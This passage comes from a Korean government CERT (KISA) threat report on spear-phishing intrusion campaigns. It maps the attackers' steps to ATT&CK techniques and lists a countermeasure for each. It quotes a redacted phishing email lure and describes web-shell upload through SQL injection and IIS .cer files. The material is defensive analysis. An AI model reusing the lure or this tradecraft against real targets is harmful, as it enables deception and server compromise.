
스피어 피싱으로 정보를 수집하는 공격망 구성 방식

TTPs #2



SINCE 2020

한국인터넷진흥원

차례

1. 서론 ····· 1
2. 개요 ····· 2
3. ATT&CK Matrix ····· 5
4. 악성코드 상세 분석 ····· 37
5. 결론 ····· 67
6. Yara Rule ····· 68

집 필 : 침해사고분석단 종합분석팀
김동욱 선임, 김병재 선임,
이태우 선임, 류소준 주임,
이재광 팀장

감 수 : 신대규 본부장, 이동근 단장


인터넷침해대응센터 KrCERT/CC KOREA INTERNET SECURITY CENTER
과학기술정보통신부 KISA 한국인터넷진흥원

1. 서론

해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, 과거의 침해사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 전혀 예외가 아니다.

사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTP(Tactic, Technique, Procedure)와 같은 공격자의 전략과 전술, 그리고 그 과정을 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것이다.**

[그림 1-1] 각 지표 별 대응 시 공격자가 받는 스트레스 정도를 나타내는 고통의 피라미드, David J Bianco



여전히, IoC(Indicator of Compromise, 악성IP · 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용하다. 다만, **공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버린다.**

TTP는 다르다. **공격자는 TTP를 쉽게 확보하거나 버릴 수 없다.** 타깃이 정해진 공격자는 타깃의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTP를 학습하고 연습한다. 그리고, 확보된 TTP를 지속 활용할 수 있는 대상들이 새로운 타깃이 된다.

공격자의 TTP는 언제나 방어 환경의 특성과 맞물려 있다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략·전술 관점으로 보아야 한다. **방어자의 환경과 공격자의 TTP는 함께 이야기 되어야 한다.**

TTP를 이해한 방어자는 2가지를 설명할 수 있어야 한다. '공격자의 TTP가 방어자 환경에 유효한 것인지 여부', '유효하다면 TTP를 무력화할 수 있는 방어 전략은 무엇인지'

한국인터넷진흥원(이하 KISA)은 침해사고 대응 과정을 통해 공격자의 TTP를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework[1] 기반으로 작성하여 배포한다. 보고서에 포함되어 있는 TTP와 관련된 다양한 흔적들(Artifacts)은 TTP에 대한 이해를 돕는 보조 수단일 뿐이다.

1) 실제 공격에 사용된 전술 및 기술과 그에 대한 대응방안을 나타낸 매트릭스


2. 개요

지난 4월에 공개된 TTPs#1(홈페이지를 통한 내부망 장악 사례 분석)[2] 보고서를 의식한 공격자는 IP 주소, 공개된 웹셸과 같이 쉽게 변경 가능한 정보를 즉각 교체하고자 하였지만 최초 침투 방식, 악성코드 유형, 공격망 구성 방식 등의 전략·전술은 크게 바꾸지 않고 계속 사용하고 있다. 이처럼 공격자는 오랜 시간 사용해온 자신의 전술과 전략을 쉽게 바꾸지 못하기 때문에 TTPs 기반의 대응이 효과적인 것이다.

단발적인 조치 및 대응은 현재의 위협을 궁극적으로 해결하지 못하고 또 다른 사고를 야기할 수 있다. 방어자들은 현재 대응방법의 한계를 파악하고 각자의 시스템 환경에 맞춰 방어자 관점에서의 방어 전략을 구축하는 것을 목표로 삼아야 한다. 방어자는 지속적으로 이러한 TTPs 보고서를 참고하여 자신의 환경에 맞게 적용할 수 있는 방어 전략을 생각해야 한다.


이번 TTPs#2 보고서에는 최초 침투 방법, 내부 정보 수집 방법, 악성코드 분석정보를 상세히 서술하였다. 이를 통해 공격자의 침투 목적과 의도를 확인하고, 악성코드의 구체적인 기능 등의 특징 정보를 제공하여 구체적인 방어 전략 수립에 도움이 되고자 한다.

[그림 2-1] 스피어 피싱을 이용한 두 가지 공격 유형



2) https://www.boho.or.kr/data/reportView.do?bulletin_writing_sequence=35330

[그림 2-2] 전체 공격 개요도



1 공격 준비

먼저 공격자는 다수의 홈페이지를 운영 중인 **호스팅 서버를 장악하여 거점으로 활용**한다. TTPs#1 보고서에 서술된 바와 같이 취약한 홈페이지를 통해 웹셸을 업로드하고 호스트 시스템의 취약점을 공격하여 권한 상승을 시도한다. 시스템의 관리자 권한을 획득하는데 성공하면 웹 소스코드 변조, 데이터베이스 접근 등의 모든 행위가 가능해진다.

2 공격 대상에게 스피어 피싱 발송

거점을 확보한 공격자는 공격 대상을 선정한다. 외부에 노출된 메일 주소를 수집하고 공격 대상의 업무와 밀접한 내용으로 메일을 작성한다. 신뢰할 수 있도록 꾸민 메일을 발송하여 악성코드가 담긴 첨부 파일 열람을 유도하거나 취약한 웹 사이트에 접속하도록 유도한다. 그렇기 때문에 IT 관련 실무자보다는 **외부인과의 접촉이 많은 인사·영업 등의 담당자들이 공격에 보다 쉽게 노출된다.**

3 최초 침투

공격자는 공격 대상을 감염시킬 때 두 가지 방법을 사용한다. 첫 번째는 악성 한글 문서 파일을 첨부하는 방법이고, 두 번째는 공격 준비 단계에서 확보한 거점에 취약점 코드를 삽입하고 접속을 유도하는 방식이다.

4 시스템 정보 수집

최초 침투에 성공하게 되면 네트워크 정보, 호스트 이름 등의 기본적인 시스템 정보를 수집한다. 이후 확보된 권한 및 내부 네트워크 구조를 파악하고 추가 악성행위 여부를 결정한다. 공격자는 감염된 시스템에 추가 악성코드 설치와 명령 결과 수집을 보다 원활하게 수행하기 위해 원격에 있는 공격자의 드라이브를 감염 시스템에 연결하기도 한다.

5 권한 상승

공격자는 최초 침투 시 제한된 권한을 가지며 보다 많은 작업을 수행하기 위해 관리자 권한을 필요로 한다. 따라서 권한 상승 취약점을 유발하는 악성코드 또는 도구 등을 이용한다.

6 지속성 확보

최초 침투에 성공하였다 하더라도 감염 기기가 재부팅되거나 예기치 못한 프로세스 충돌 등으로 악성코드가 종료되어 침입 경로를 잃을 수 있다. 이를 방지하기 위해 악성코드가 다시 실행 될 수 있도록 **서비스 등록, 시작 프로그램 설정, 작업 스케줄러 등록, 웹셸 삽입** 등의 행위를 한다.

7 내부 정보 수집

본격적으로 악성코드를 통해 감염 기기의 내부 기밀문서, 전체 네트워크 구조, 계정 크리덴셜 정보 등을 수집한다. 이때 공격자는 효율적이고 간편한 정보 수집, 백신 탐지 회피 목적으로 **정상 프로그램을 사용**하기도 한다.

8 내부 전파

기존에 수집한 계정정보를 이용하여 공유된 네트워크에 접속을 시도한다. 이후 중요 정보가 담긴 주요 시스템까지 도달하기 위해 '**4 시스템 정보 수집**' ~ '**7 내부 정보 수집**'까지의 과정을 반복 수행한다. 망분리 정책이 적용되어있을 경우 외·내부간의 접점이 되는 시스템(망연계 솔루션, DRM 솔루션 등)을 찾고 해당 시스템의 취약점을 발굴하여 공격을 시도하기도 한다.

9 흔적 삭제

공격에 사용되었던 악성코드와 사용한 도구들은 즉시 삭제하여 흔적을 지운다. 이 때 지속성 확보를 위해 설치한 악성코드는 제외된다.

3. ATT&CK Matrix

Initial Access
- Spearphishing Attachment
- Spearphishing Link
- Exploit Public-Facing Application
- Drive-by Compromise

Execution
- Command-Line Interface
- User Execution
- Execution through API
- Execution through Module Load
- Service Execution
- Windows Management Instrumentation

Persistence
- Web Shell
- Redundant Access
- New Service
- Registry Run Keys / Start Folder

Privilege Escalation
- Exploitation for Privilege Escalation
- Bypass User Account Control
- New Service

Defense Evasion
- Masquerading
- Indicator Removal on Host
- File Deletion
- Software Packing
- Redundant Access
- Process Injection
- Obfuscated Files or Information

Credential Access
- Credentials in Files
- LLMNR/NBT-NS Poisoning
- Private Key

Discovery
- File and Directory Discovery
- Browser Bookmark Discovery
- System Time Discovery
- Security Software Discovery
- Query Registry
- Process Discovery
- System Owner/User Discovery
- System Information Discovery
- System Network Configuration Discovery
- Account Discovery
- Remote System Discovery
- System Service Discovery
- System Network Connections Discovery

Lateral Movement
- Windows Admin Shares

Collection
- Data from Local System
- Data from Network Shared Drive
- Data Staged

Command and Control
- Standard Cryptographic Protocol
- Multi-Stage Channels
- Connection Proxy
- Remote File Copy
- Custom Cryptographic Protocol
- Multilayer Encryption
- Data Encoding
- Data Obfuscation
- Commonly Used Port
- Standard Application Layer Protocol


Exfiltration
- Data Encrypted
- Data Transfer Size Limits
- Data Compressed
- Exfiltration Over Command and Control Channel
- Exfiltration Over Alternative Protocol

Impact
- Data Destruction

가 Initial Access : 최초 침투

1 Spearphishing Attachment : 메일에 악성코드 첨부

공격자는 악성 한글문서를 첨부한 스피어 피싱 메일로 공격 대상 기업에 침투하였다. 실제 진행될 세미나 내용과 관련 된 문서 파일을 사용하여 메일에 신뢰감을 주었다. 첨부된 문서 파일 열람 시 원격제어 악성코드가 설치되어 명령조종지와 통신한다.




대응 전략

- 스팸 메일 탐지 및 차단 시스템 도입
- 한글 및 오피스 프로그램 최신 버전 유지
- 첨부된 파일의 확장자를 확인하여 실행 가능한 파일일 경우 열람 금지
- 오피스 문서 열람 시 매크로 활성화 금지
- 첨부파일 열람이 불가피 할 경우 네트워크가 분리되거나 단절된 가상 환경을 통해 첨부파일 열람 권고

② Spearphishing Link : 메일에 악성 사이트 링크 삽입

메일에 링크를 삽입하여 악성 사이트 접속을 유도한다. 악성 사이트에 접속할 경우 브라우저 취약점으로 인해 악성코드에 감염될 수 있다. 공격자는 이를 위해 지원이 종료된 Internet Explorer 브라우저로 접속하도록 유도한다.



[redacted] 솔루션 구입관련 문의

그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

안녕하십니까.

[redacted] 팀장입니다.

회사에서는 고객분들의 KCP 전자결제정보, 신용카드 정보, 연락처를 비롯한 개인정보를 더욱 안전하게 보호하고 인터넷서점으로서의 서비스를 개선하기 위한 사업을 귀사에 의뢰하려고 합니다.

이를 관련하여 귀사에서 본사 사이트 [redacted]의 여러 서비스를 받아보시면서 폐사에 맞춤한 솔루션을 선정하시고 솔루션 구입 계약에 필요한 정보 알려주시기 바랍니다.

현재 사이트의 일부 기능을 갱신하고 있는 것과 관련하여 본 사이트는 인터넷 익스플로러(Internet Explorer)로 접속하실 것을 권장드립니다.

신속하고 친절한 회신 기대합니다.

감사합니다.

[redacted]

[redacted] 링크: [redacted]


Email: [redacted]

대응 전략

- 공식적으로 기술지원이 종료된 Internet Explorer 사용 자제
- 그 외 브라우저들은 주기적인 업데이트를 통한 최신 버전 유지
- 업무상 의심스러운 링크 클릭이 불가피할 경우 사내 네트워크와 분리된 환경에서 접근 권고

3 Drive-by Compromise : 웹 사이트 접속 시 악성코드 감염

링크 클릭 등으로 악성 사이트 접속 시, 공격자가 삽입한 스크립트로 인해 악성코드를 유포하는 사이트로 이동되어 악성코드에 감염된다. 특정 IP 대역에서 접속할 경우에만 동작하기 때문에 특정 공격 대상에게만 악성코드가 유포된다.



대응 전략

- 공식적으로 기술지원이 종료된 Internet Explorer 사용 자제
- 그 외 브라우저들은 주기적인 업데이트를 통한 최신 버전 유지
- 사내 네트워크에서는 신뢰되지 않은 사이트에 대한 접근 제한 정책 적용
- 백신 설치 및 실시간 탐지 활성화

4 Exploit Public-Facing Application : 공개된 어플리케이션 취약점 악용

악성코드 명령조종지로 악용된 서버는 대부분 SQL Injection 취약점 또는 파일 업로드 취약점을 통해 침투한 것으로 확인되었다. SQL Injection으로 홈페이지 관리자 권한을 획득한 후, 파일 업로드 취약점으로 웹셸을 업로드하여 서버에 대한 접근권한을 확보하였다. 파일 업로드 공격 시 IIS에서 스크립트 실행이 가능한 .cer 확장자를 가장 많이 사용하였다. 아래 그림은 실제 공격자가 파일업로드 취약점을 악용하여 웹셸을 업로드할 때 등록한 게시글이다.


대응 전략

- 웹 페이지를 구축할 때 sql injection 방지를 위해 시큐어 코딩 적용
